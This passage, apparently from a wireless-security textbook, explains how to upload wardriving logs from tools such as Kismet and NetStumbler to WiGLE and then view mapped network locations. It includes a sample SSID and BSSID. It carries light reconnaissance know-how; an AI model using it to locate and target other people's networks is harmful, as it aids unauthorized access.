
The WiGLE database is composed entirely of observations contributed by users like you.

We currently support DStumbler, G-Mon, inSSIDer, Kismac, Kismet, MacStumbler, NetStumbler, Pocket Warrior, Wardrive-Android, WiFiFoFum, WiFi-Where, WiGLE WiFi Wardriving, and Apple consolidated DB formats. Click the button for our upload tool, as well as a detailed list of files formats by tool.

loading...

Figure 16.44: File upload window of WiGLE

- An pop-up window will appear, showing the types of files supported for upload. Click on **Choose File**. In the pop-up that appears for choosing a file, select Wi-Fi discovery tools and then the log file to upload. Finally, click on **Send**.



Upload

We currently support all of NetStumbler's exported and native files.
NetStumbler is a very well done 802.11b scouting tool for Windows.
We also support **Kismet** for Linux and others, DStumbler for BSD, as well as some other file formats.


Types supported:
DStumbler: text output
G-Mon: .kml, .txt output
inSSIDer: kml output
Kismac: native (.kismac), text, kml output
Kismet: .csv, .xml, .netxml, .gps, .gpsxml, .nettxt, CWGD output
MacStumbler: plist xml, wiscan format
NetStumbler: native (.ns1), text, wiscan, summary
Pocket Warrior: Text output
Wardrive-Android: kml output
WiFiFoFum: kml, kmz output
WiFi-Where: ns1, kml, csv output. *Now available on Cydia (iphone/ipad jailbreak)*
Wigle Wifi Wardriving: csv output
Consolidated.db: This is an sqlite file that is synced from an iphone/ipad to a host computer (prior to iOS 4.3.3). **OSX details**. **Windows details**.

Note: *you can send an individual file gzip'd, and if it ends in '.gz' it will be gunzip'd before being read (gzip is **not** the same as pkzip or winzip). You may send a gzipped tar archive - if the file name ends in '.tar.gz' the individual members will be extracted and processed sequentially. You may send one or more files pkzipped (compressed using zip/winzip/pkzip/kmz/others), and they will be processed sequentially, although please note that new filenames will be assigned during processing.*

WARNING: YOU ARE UPLOADING ANONYMOUSLY. LOG IN BEFORE UPLOADING IN ORDER TO RECEIVE CREDIT!
Set file to upload:
Choose File No file chosen

Figure 16.45: WiGLE screenshot showing the supported file types for upload

- WiGLE then shows complete information on the location of the Wi-Fi networks.



Latitude 51.5073 to 51.5075
Longitude -0.1279 to -0.1273
SSID foobarnet
BSSID 0A:2C:EF:3D:25:1B
Date Range: 2001-2018
☐ Possible FreeNet
☐ Possible Commercial Net
☐ No Labels
☐ Only Discovered By Me
☐ Only Discovered By Others

Notes:
Zoom in to see individual SSIDs.
wide view: yellow: more nets, purple fewer
near view: green hi wifi high QoS, red low
cell tower: blue
QoS: Quality of Signal is a metric based on number of observations and observers

